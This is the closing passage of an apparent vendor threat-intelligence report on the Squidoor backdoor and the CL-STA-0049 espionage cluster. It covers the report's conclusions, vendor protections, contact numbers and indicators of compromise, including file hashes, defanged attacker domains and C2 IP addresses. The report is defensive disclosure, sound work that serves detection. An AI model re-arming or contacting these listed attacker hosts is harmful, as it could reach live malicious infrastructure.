


Figure 14. Updated Pastebin page controlled by the attackers.

In addition, we suspect attackers used these accounts to track the number of Squidoor implants executed around the world, by tracing the number of implants that queried Pastebin.

Conclusion

The threat actor behind the CL-STA-0049 cluster of activity has attacked high-value targets in South America and Southeast Asia. The primary objective appears to be gaining a foothold and obtaining sensitive information from their targets. We assess with moderate-high confidence that this threat actor is of Chinese origin.

Squidoor, the main backdoor used in this operation, is engineered for an enhanced level of stealth and offers 10 distinct methods for covert C2 communication. This versatility has allowed the attackers to adapt to various scenarios and minimize suspicious network traffic emanating from compromised environments.

Squidoor's multi-platform implementations, with tailored versions for both Windows and Linux operating systems, expand its reach and attack surface. This adaptability enables the malware to infiltrate diverse network ecosystems, potentially compromising a broader range of targets and complicating detection and mitigation efforts across heterogeneous infrastructures.

We encourage security practitioners and defenders to study this report and use the information provided to enhance current detection, prevention and hunting practices to strengthen their security posture.

Protections and Mitigations

For Palo Alto Networks customers, our products and services provide the following coverage associated with this activity cluster:

- The Advanced WildFire machine-learning models and analysis techniques have been reviewed and updated in light of the IoCs shared in this research.
- Advanced URL Filtering identifies domains associated with this group as malicious.
- Next-Generation Firewall with the Advanced Threat Prevention security subscription can help block the attacks with best practices. Advanced Threat Prevention has inbuilt machine learning-based detection that can detect exploits in real time.
- Cortex XDR and XSIAM are designed to:
  - Prevent the execution of known malicious malware and also prevent the execution of unknown malware using Behavioral Threat Protection and machine learning based on the Local Analysis module.
  - Protect against exploitation of different vulnerabilities using the Anti-Exploitation modules as well as Behavioral Threat Protection.
  - Detect post-exploit activity, including credential-based attacks, with behavioral analytics through Cortex XDR Pro and XSIAM.
  - Detect user and credential-based threats by analyzing anomalous user activity from multiple data sources.
  - Protect from threat actors dropping and executing commands from web shells using Anti-Webshell Protection.

If you think you might have been impacted or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

- North America: Toll Free: +1 (866) 486-4842 (866.4.UNIT42)
- UK: +44.20.3743.3660
- Europe and Middle East: +31.20.299.3130
- Asia: +65.6983.8730
- Japan: +81.50.1790.0200
- Australia: +61.2.4062.7950
- India: 00080005045107

Palo Alto Networks has shared these findings, including file samples and indicators of compromise, with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Indicators of Compromise

SHA256 hash for Squidoor - Windows version (config.ini)

f663149d618be90e5596b28103d38e963c44a69a5de4a1be62547259ca9ffd2d

SHA256 hashes for Squidoor - Linux version

- 83406905710e52f6af35b4b3c27549a12c28a628c492429d3a411fdb2d28cc8c
- 8187240dafbc62f2affd70da94295035c4179c8e3831cb96bdd9bd322e22d029
- fa2a6dbc83fe55df848dfcaaf3163f8aaefe0c9727b3ead1da6b9fa78b598f2b
- 3fcfc4cb94d133563b17efe03f013e645fa2f878576282805ff5e58b907d2381
- f45661ea4959a944ca2917454d1314546cc0c88537479e00550eef05bed5b1b9

SHA256 hashes for associated web shells

- 9f62c1d330dddad347a207a6a565ae07192377f622fa7d74af80705d800c6096
- 461f5969b8f2196c630f0868c2ac717b11b1c51bc5b44b87f5aad19e001869cc
- 224becf3f19a3f69ca692d83a6fabfd2d78bab10f4480ff6da9716328e8fc727
- 6c1d918b33b1e6dab948064a59e61161e55fccee383e523223213aa2c20c609c
- 81bd2a8d68509dd293a31ddd6d31262247a9bde362c98cf71f86ae702ba90db4
- 7c6d29cb1f3f3e956905016f0171c2450cca8f70546eee56cface7ba31d78970
- c8a5388e7ff682d3c16ab39e578e6c529f5e23a183cd5cbf094014e0225e2e0a
- 1dd423ff0106b15fd100dbc24c3ae9f9860a1fcdb6a871a1e27576f6681a0850
- 82e68dc50652ab6c7734ee913761d04b37429fca90b7be0711cd33391febff0a
- e8d6fb67b3fd2a8aa608976bcb93601262d7a95d37f6bae7c0a45b02b3b325ad
- 2b6080641239604c625d41857167fea14b6ce47f6d288dc7eb5e88ae848aa57f
- 33689ac745d204a2e5de76bc976c904622508beda9c79f9d64c460ebe934c192
- 5dd361bcc9bd33af26ff28d321ad0f57457e15b4fab6f124f779a01df0ed02d0
- 945313edd0703c966421211078911c4832a0d898f0774f049026fc8c9e7d1865
- a7d76e0f7eab56618f4671b5462f5c210f3ca813ff266f585bb6a58a85374156
- 265ceb5184cac76477f5bc2a2bf74c39041c29b33a8eb8bd1ab22d92d6bebaf5

Domains

- Support.vmphere[.]com
- Update.hobiter[.]com
- microsoft-beta[.]com
- zimbra-beta[.]info
- microsoftapimap[.]com

IP addresses

- 209.141.40[.]254

- 104.244.72[.]123
- 47.76.224[.]93

Additional Resources

- From South America to Southeast Asia: The Fragile Web of REF7707 – Elastic Security Labs
- You’ve Got Malware: FINALDRAFT Hides in Your Drafts – Elastic Security Labs

Updated March 14, 2025, at 1:18 a.m. PT to correct Figure 4.

Updated March 21, 2025, at 2:30 p.m. PT to correct Figure 3.